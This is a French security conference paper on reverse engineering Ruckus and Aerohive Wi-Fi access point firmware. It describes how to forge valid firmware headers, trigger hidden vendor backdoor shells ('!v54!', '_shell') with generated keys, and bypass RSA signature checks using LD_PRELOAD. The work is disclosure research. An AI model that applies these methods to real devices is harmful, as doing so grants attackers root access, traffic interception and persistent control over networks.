Ces recherches ont également permis de découvrir des portes dérobées permettant de s'échapper de l'interface en ligne de commande (CLI) restreinte pour accéder à une interface d'administration [2]. Celles-ci sont à chaque fois présentes dans le but de simplifier les opérations de débogage des fabricants mais posent des vraies questions de sécurité.

Une version enrichie avec des images et plus de détails de ce document est disponible sur le site du SSTIC avec la présentation.

2 Extraction et analyse des firmwares : méthodologie

Dans cette section, nous présentons les méthodes utilisées pour obtenir les premières informations sur les systèmes et permettre de se lancer dans des analyses et des modifications de firmware. Nous prenons pour exemple les points d'accès Ruckus, mais les mêmes méthodes ont été utilisées pour les points d'accès Aerohive.

1. Système d'exploitation interne.
2. Shell root.

2.1 Extraction du firmware

Afin d'extraire le contenu du firmware [3] Ruckus, nous avons utilisé un utilitaire nommé *binwalk* [4], capable de reconnaître et traiter des signatures connues dans un fichier (LZMA [5], SquashFS [6], pour ne citer qu'eux). Il permet ainsi de gagner du temps dans l'analyse en divisant en blocs un fichier firmware. *binwalk* divise ainsi le firmware en trois parties distinctes :

1. un en-tête (format inconnu pour *binwalk*) ;
2. un noyau Linux (au format LZMA) ;
3. un système de fichier (au format SquashFS).

Nous désignerons le système de fichier par le terme rootFS, système de fichier racine du point d'accès.

2.2 Reconstruction du firmware : modifications du rootFS et tentative naïve

Sur un système sans aucune protection, il est parfois possible de reconstruire un firmware après une simple modification du rootFS et de faire accepter la mise à jour par l'équipement par un simple téléversement. Nous avonc donc tenté cette approche, mais la protection du système nous en a empêché. La protection intègre donc une validation du firmware. Dans ce cas, nous somme contraints pour évoluer d'étudier les binaires responsables de cette protection.

2.3 Analyse statique de l'en-tête

Afin de pouvoir comprendre le format de l'en-tête, nous avons utilisé IDA [3] pour effectuer une analyse statique des binaires impliqués lors de la procédure de mise à niveau du firmware. Il est alors important de noter que l'architecture des points d'accès Ruckus repose sur un CPU de type MIPS [6].

Grâce à cette analyse, nous avons pu reconstituer la majorité des éléments constituant l'en-tête. Nous avons été aidés pour la compréhension de chaque élément par des informations accessibles via la ligne de commande du point d'accès qui est assez bavarde sur l'état du firmware. Cependant, il nous restait encore à comprendre le mode de calcul de l'intégrité de l'en-tête pour être capable de générer un firmware valide.

3. Le firmware a été récupéré depuis le site du contructeur.
4. `https://github.com/ReFirmLabs/binwalk`.
5. LZMA est un algorithme de compression sans perte.
6. SquashFS est un système de fichier compressé en lecture seule.

2.4 Analyse dynamique

Nous avions à notre disposition plusieurs versions du firmware des points d'accès Ruckus. Nous avons donc comparés les en-têtes et nous nous sommes rendu compte que seules trois informations étaient mises à jour :

— la taille de l'image (kernel + rootFS) ;
— le checksum de l'image ;
— le checksum de l'en-tête.

Si nous avons rapidement trouvé que le checksum de l'image était un simple condensat MD5 [4], nous n'avons pas immédiatement trouvé l'algorithme utilisé pour l'en-tête, nous le pensions donc non standard. Cet algorithme aurait pu être analysé entièrement en statique avec IDA, mais pour des raisons de gain de temps nous avons parallèlement utilisé un matériel basé sur la même architecture CPU pour faire du débogage distant et avoir un aperçu dynamique du fonctionnement du logiciel validant les firmwares sur le point d'accès.

Pour cela, nous avons copié l'exécutable en question sur notre routeur qui possédait un serveur GDB [7] d'où nous avons pu analyser le fonctionnement. Afin d'exécuter la partie du code qui nous intéressait, nous avons écrit un programme en C qui se chargeait de copier la partie du code en question dans un tampon rendu exécutable. Il nous suffisait ensuite d'attacher IDA sur le programme nouvellement créé et de tracer le code dynamiquement.

L'analyse a permis de déterminer que le checksum de l'en-tête était finalement calculé de façon simple. C'est une somme de contrôle additive, utilisant le même algorithme que la validation des en-têtes des paquets IP (algorithme défini dans la RFC 1071 [1]).

2.5 Détails du fonctionnement de la construction de l'en-tête

Comme vu précedemment, l'en-tête n'exige que la mise à jour de trois informations lorsque l'image est altérée. Nous avons écrit un programme qui se charge des actions suivantes :

1. récupérer la taille de l'image nouvellement créée ;
2. calculer le checksum MD5 de l'image ;
3. construire l'en-tête avec son checksum de valeur 0 ;
4. calculer le checksum de l'en-tête ;

7. GDB : The GNU Project Debugger, `https://www.gnu.org/software/gdb/`.

5. écrire le firmware en concaténant l'en-tête et l'image.

Nous sommes donc à présent capables de flasher un firmware modifié valide. Il n'y a pas de vérification cryptographique ni de protections plus avancées.

3 Analyse approfondie et élévation de privilèges

Durant l'analyse des binaires Ruckus, nous avons trouvé dans la bibliothèque *librkscli* des fonctionnalités non documentées :

— ruckus : easteregg faisant aboyer le point d'accès ;
— `!v54!` : fonction attrayante car faisant appel à une fonction nommée *cli_escape2shell*.

Une première analyse de cette fonction nous a montré qu'elle nécessitait une clef dont nous ne connaissions pas le format. Afin de simplifier les analyses, nous avons commencé par une analyse statique et poursuivi par une analyse dynamique.

3.1 Détails de `!v54!`

En analysant le code de la commande `!v54!`, nous nous sommes aperçus que cette commande lance un shell BusyBox [8] classique (`/bin/ash`). Nous avions entre les mains, la possibilité de passer root sur tous les points d'accès Ruckus à condition d'avoir un accès préalable à sa ligne de commande.

La clef demandée en entrée passe par la fonction *cli_escape2shell* qui ne modifie pas la clef et la transfère au programme *sesame*. Ce programme se charge d'effectuer des transformations sur cette clef, de construire un fichier (contenant divers paramètres) qui sera chiffré par *OMAC*, un binaire utilisé par Ruckus que nous décrivons en section 3.3.

3.2 Sésame, ouvre toi

Sesame est le programme qui se charge de dériver en plusieurs fois la clef passée lors de l'appel de la commande `!v54!`. Il se charge aussi de la vérification finale avant de lancer le shell root. La taille de la clef demandée est de trente-deux caractères qui sera par la suite traîtée par bloc de quatre caractères auquel sont appliquées diverses opérations. Le résultat des opérations est ensuite transféré à un autre binaire nommé *OMAC*.

8. BusyBox : The Swiss Army Knife of Embedded Linux, `https://busybox.net/about.html`.

3.3 Le binaire OMAC

OMAC est le binaire utilisé par Ruckus pour effectuer diverses opérations cryptographiques (AES-128-ECB, OMAC1-AES-128, MD5) sur les données générées par *sesame*. Ruckus a préféré utiliser le code de *WPA Supplicant* notamment pour la partie OMAC1 [2].

Après lecture des paramètres transmis par *sesame*, le programme *OMAC* agit sur les données en entrée afin de produire la clef de vérification finale de 16 octets.

3.4 Dernière ligne droite : génération d'une clef valide

Maintenant que nous avions tous les éléments en notre possession pour savoir comment la commande `!v54!` fonctionne, il ne nous manquait plus qu'à générer une clef valide pour chaque point d'accès. Le principe était simple : effectuer les mêmes opérations que *sesame* mais en sens inverse. Néanmoins, il fallait tout de même parvenir à retrouver la clef initiale à partir de la clef finale.

Générer la clef par force brute nécessite quelques adaptations car seuls les caractères affichables sont acceptés par la ligne de commande Ruckus, ce qui réduit grandement le nombre de possibilités. De plus, il faut que la force brute respecte l'algorithme de transformation de la clef par *sesame*.

3.5 Création du générateur de clef

Pour des raisons pratiques, nous avons entièrement recodé les fonctionnalités de *OMAC* en une bibliothèque nommée *libomac* utilisant exclusivement la *libtomcrypt* pour effectuer les diverses opérations cryptographiques [9]. Ceci nous a donc permis de nous passer de l'utilisation de *OMAC* uniquement présent sur les points d'accès et de compiler pour d'autres architectures que le MIPS.

En se basant sur cette bibliothèque, nous avons construit un exécutable prenant en entrée le numéro de série du point d'accès et générant une clef valide. La présentation entre plus dans les détails de la solution choisie.

4 Élévation de privilèges chez Aerohive

Ces recherches sur les points d'accès Aerohive ont conduit à la publication d'un bulletin de sécurité [5] rédigé par le *SIRT Aerohive*.

9. Une autre solution est d'utiliser le binaire récupérable sur les points d'accès. Cependant, cela implique de faire tourner un binaire en architecture MIPS, alors que notre version est compilable facilement pour toutes les architectures.

Tout comme Ruckus, Aerohive possède sa propre CLI. Après avoir effectué des recherches dans les différentes bibliothèques mises à disposition dans le système de fichiers, nous avons pu trouver une commande cachée, non enregistrée auprès de l'aide intégrée à la CLI, se nommant *_shell*.

Cette commande une fois exécutée, demande l'entrée d'un mot de passe. Après quelques essais ratés (ce dont nous ne doutions pas), nous avons dû nous résigner à tracer le code qui gère la commande *_shell*. Lors du traçage, nous sommes arrivés à une fonction exportée depuis une des bibliothèques d'Aerohive se nommant *ah_gen_password*. Dans le code initial, cette fonction est appelée et retourne une chaîne de caratères qui est ensuite comparée avec ce que l'utilisateur a entré. Si les deux chaînes sont identiques, alors un terminal */bin/sh* est appelé.

A l'appel de la fonction *ah_gen_password*, deux arguments sont passés en paramètres :

1. une chaîne de caractères lue depuis */etc/.ahsecret* (arg0) ;
2. le numéro de série du point d'accès (arg1).

On peut donc en déduire que la fonction prend probablement en entrée le secret et un serial et renvoie une chaîne.

La fonction effectue principalement des opérations de type hachage MD5 sur les chaînes de caractères en entrée et de la substitution d'octets sur les résultats avec une table statique définie dans la bibliothèque d'Aerohive.

Au final, le résultat est simplement un condensat MD5 retransformé en caractères imprimables (en hexadécimal).

Contrairement à ce que l'on a pu voir sur le cas Ruckus, Aerohive a choisi d'intégrer directement le générateur de clef dans les points d'accès. Une fois le mécanisme de la fonction *ah_gen_password* compris, il nous suffisait d'écrire un simple programme chargeant la bibliothèque qui contient cette fonction, et de l'appeler en lui passant les bons paramètres. À la fin de l'exécution, il nous retourne le mot de passe correct que nous pouvons utiliser pour exploiter l'élévation de privilèges. Néanmoins, l'architecture utilisée sur ce point d'accès étant un processeur ARM [10], nous avons opté pour une rétro-ingénierie complète de la fonction et des sous-fonctions appelées afin de pouvoir profiter du générateur de mot de passe sur une architecture processeur plus habituelle (de la même façon que pour la *libomac*).

10. Et également en raison de la curiosité des méthodes utilisées par les fabricants

5 Mise en place d'un firmware personnalisé

Le document numérique explique plus en détails le format du firmware utilisé par Aerohive, notamment l'utilisation d'une signature RSA empêchant l'altération du contenu. À présent que nous possédons les droits superutilisateur suite à l'élévation de privilèges précédemment expliquée, nous allons pouvoir procéder à la mise en place d'un firmware personnalisé en contournant la vérification de la signature RSA.

Plusieurs approches sont possibles, en voici quelques-unes :

1. Écrire directement sur la mémoire NAND via les binaires permettant de manipuler les partitions sur le point d'accès ;
2. Patcher la bibliothèque *libah_img.so* à l'exécution pour ignorer la vérification de la signature RSA ;
3. Exécuter le processus qui utilise une bibliothèque *libah_img.so* modifiée.

Suite à des problèmes de compilation croisée, nous n'avons pas pu réussir la méthode qui consiste à patcher la bibiliothèque *libah_img.so* en revanche, nous avons modifié la bibliothèque en amont et utilisé la méthode *LD_PRELOAD* pour charger le processus qui gère la mise à jour du firmware avec notre bibliothèque modifiée. La modification effectuée consiste simplement à continuer l'exécution de la vérification du firmware à flasher sans se préoccuper de la signature RSA. La fonction appelée afin d'effectuer la vérification retourne *0* quand la signature est valide, il nous suffisait donc de faire en sorte que le programme continue son exécution quel que soit le code de retour.

6 Conséquences post-exploitation

La finalité de nos recherches nous a menés à obtenir un accès superutilisateur sur les points d'accès Ruckus et Aerohive. Les conséquences d'un tel accès peuvent être dévastatrices. En effet, un attaquant ayant la main sur un point d'accès pourrait se positionner en man-in-the-middle et ainsi intercepter tout le trafic transitant par ce point d'accès. Au même titre, ces points d'accès requièrent une connexion permanente à Internet afin d'être supervisés via leur manager (SmartZone/HiveManager), on pourrait donc imaginer qu'un attaquant puisse installer un serveur VPN afin de récupérer la main à distance sur ce point d'accès. De plus, avoir la main sur le système de fichiers et le mécanisme de mise à jour permet d'envisager une persistance de l'attaque malgré un correctif ultérieur du fabricant.

7 Conclusion

Grâce au travail effectué sur l'édition du firmware, nous avons la possibilité de construire des firmwares personnalisés et de les faire accepter par différents matériels.

Nous pouvons aussi obtenir les droits d'administration sur les points d'accès de deux fabricants sans avoir besoin de modifier leurs firmwares, à condition d'avoir un accès utilisateur à la ligne de commande.

La génération de clef fonctionne sur l'ensemble des points d'accès Ruckus utilisant leur BSP [11] version 54. Notre générateur de clef est capable de générer plusieurs clefs valides pour un même point d'accès, ce qui prouve qu'il n'y a pas une clef unique par point d'accès. Il est également à noter qu'un appel à la commande `!v54!` ne génère pas d'alerte ni la moindre historisation dans les gestionnaires de points d'accès de Ruckus (appelés SmartZone).

Concernant les points d'accès Aerohive, nous avons aussi la possibilité de générer une clef valide pour chaque point d'accès, néanmoins, seule une clef par point d'accès est valable. De la même façon, l'appel à la commande *_shell* ne génère pas d'alerte ou d'historisation dans les gestionnaires de points d'accès Aerohive (appelés HiveManager).

Malgré le gain acquis en ayant la possibilité de personnaliser le rootFS, il nous reste encore à pouvoir générer notre propre noyau et ainsi pouvoir complètement contrôler le point d'accès.

Références

1. R.T. Braden, D.A. Borman, and C. Partridge. Computing the Internet checksum. RFC 1071, September 1988. Updated by RFC 1141.
2. Blaise Gassend. Wpa supplicant - omac1-aes-128. `http://docs.ros.org/diamondback/api/wpa_supplicant/html/aes-omac1_8c.html`, 2013.
3. Ilfak Guilfanov. Ida est un désassembleur commercial très utilisé en rétro-ingénierie. `https://www.hex-rays.com/products/ida/index.shtml`, 1987.
4. R. Rivest. The md5 message-digest algorithm, April 1992. RFC1321.
5. Aerohive SIRT. Product security advisory authenticated user privilege escalation. `https://www.aerohive.com/support/security-center/product-security-advisory-authenticated-user-privilege-escalation-jul-31-2018/`, July 2018.
6. MIPS Technologies. L'architecture mips est une architecture de processeur de type risc. `https://www.mips.com/`, 1985.

11. Board Support Package.

Index des auteurs

Achevé d'imprimer en mai 2019 dans les ateliers de Duplica Print SARL à
Saint-Dié-des-Vosges (88100).
Dépôt légal : juin 2019
Éditeur : association STIC